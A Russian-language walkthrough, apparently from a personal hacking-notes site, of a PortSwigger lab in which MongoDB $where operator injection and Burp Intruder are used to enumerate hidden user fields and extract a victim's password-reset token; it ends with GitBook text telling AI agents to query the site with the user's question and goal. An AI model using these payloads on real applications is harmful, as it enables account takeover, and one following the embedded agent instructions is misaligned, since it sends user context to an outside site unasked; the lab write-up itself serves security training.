> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/nosql-injection/extraction-of-unknown-fields-with-nosql-operators.md).
# Извлечение неизвестных полей с помощью операторов NoSQL
Заметки по извлечению неизвестных полей с помощью операторов NoSQL для лабораторий PortSwigger Web Security Academy, включая рабочий процесс эксплуатации, тестирование полезных нагрузок, валидацию в Burp Suite и контекст устранения.
### Эксплуатация внедрения оператора NoSQL для извлечения неизвестных полей
Функция поиска пользователей в этой лабораторной работе основана на базе данных MongoDB NoSQL. Она уязвима к NoSQL-инъекции. / Цель — войти как **carlos**.
#### Исходный контекст

Есть функция **Забыли пароль**.
Запрос, отправленный методом POST на `/forgot-password` выглядит так:
```bash
csrf=55UFZpEwaPzlRg9d0CRKOf8OZ4GSm2jj&username=test
```
### Тест NoSQL-инъекции при входе
При попытке внедрить NoSQL в форму входа:
```json
{
"username": "carlos",
"password": { "$ne": "x" }
}
```

Учётная запись заблокирована, и появляется следующее сообщение:
> Учётная запись заблокирована: пожалуйста, сбросьте пароль
#### Блокировка с помощью `$where`

Замечено, что добавление `$where` поля интерпретируется сервером:
* Если `$where` является `1` → учётная запись остаётся заблокированной
* Если `$where` стоит `0` → блокировка исчезает
Пример:
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "0"
}
```
Это подтверждает, что `$where` оператор выполним.
#### Ограничение и изменение стратегии
Изначальная идея состояла бы в использовании `$where` чтобы напрямую проверить пароль, например:
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "this.password...."
}
```
Однако, поскольку учётная запись заблокирована, этот подход неприменим. / Поэтому необходимо пройти через **сброс пароля**.
#### Список полей объекта пользователя

`$where` используется для перечисления ключей объекта пользователя с помощью:
```javascript
Object.keys(this)[0].match('^.{X}Y.*')
```
Полный запрос:
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "Object.keys(this)[0].match('^.{X}Y.*')"
}
```


* `X`: позиция символа (0-20)
* `Y`: проверяемые символы (`a-z`, `A-Z`, `0-9`)

Атака отправлена через **Intruder** на **Cluster Bomb**
#### Результаты перечисления полей
На основе длины ответа (**Content-Length**):
* `Object.keys(this)[0]` → `id`
```javascript
"$where": "Object.keys(this)[1].match('^.{X}Y.*')"
```
* `Object.keys(this)[1]` → `имя пользователя`
* `Object.keys(this)[2]` → `пароль`
```javascript
"$where": "Object.keys(this)[2].match('^.{X}Y.*')"
```
* `Object.keys(this)[3]` → `электронная почта`
* `Object.keys(this)[4]` → `passwordReset`
" Поле `passwordReset` появляется только если был инициирован сброс пароля для **carlos**.
```javascript
"$where": "Object.keys(this)[4].match('^.{X}Y.*')"
```

#### Подтверждение `passwordReset` Поля
Доступ к конечной точке:
```bash
/forgot-password?passwordReset=
```
Ответ:
> Недопустимый токен
Поле существует
#### Список токенов `passwordReset`

Затем извлекается значение токена:
```javascript
"$where": "this.passwordReset.match('^.{X}Y.*')"
```
```javascript
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "this.passwordReset.match('^.{X}Y.*')"
}
```
* `X`: позиция символа
* `Y`: возможные символы
* Отправить через **Intruder** (Cluster Bomb)
#### Результат

Эта **carlos** токен сброса восстанавливается:
```bash
5d252f7e28f468ee
```
#### Финальная эксплуатация
С этим токеном вы можете получить доступ к функции сброса пароля и установить новый пароль для **carlos**, что позволит вам войти в свою учётную запись и завершить лабораторную работу.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/nosql-injection/extraction-of-unknown-fields-with-nosql-operators.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)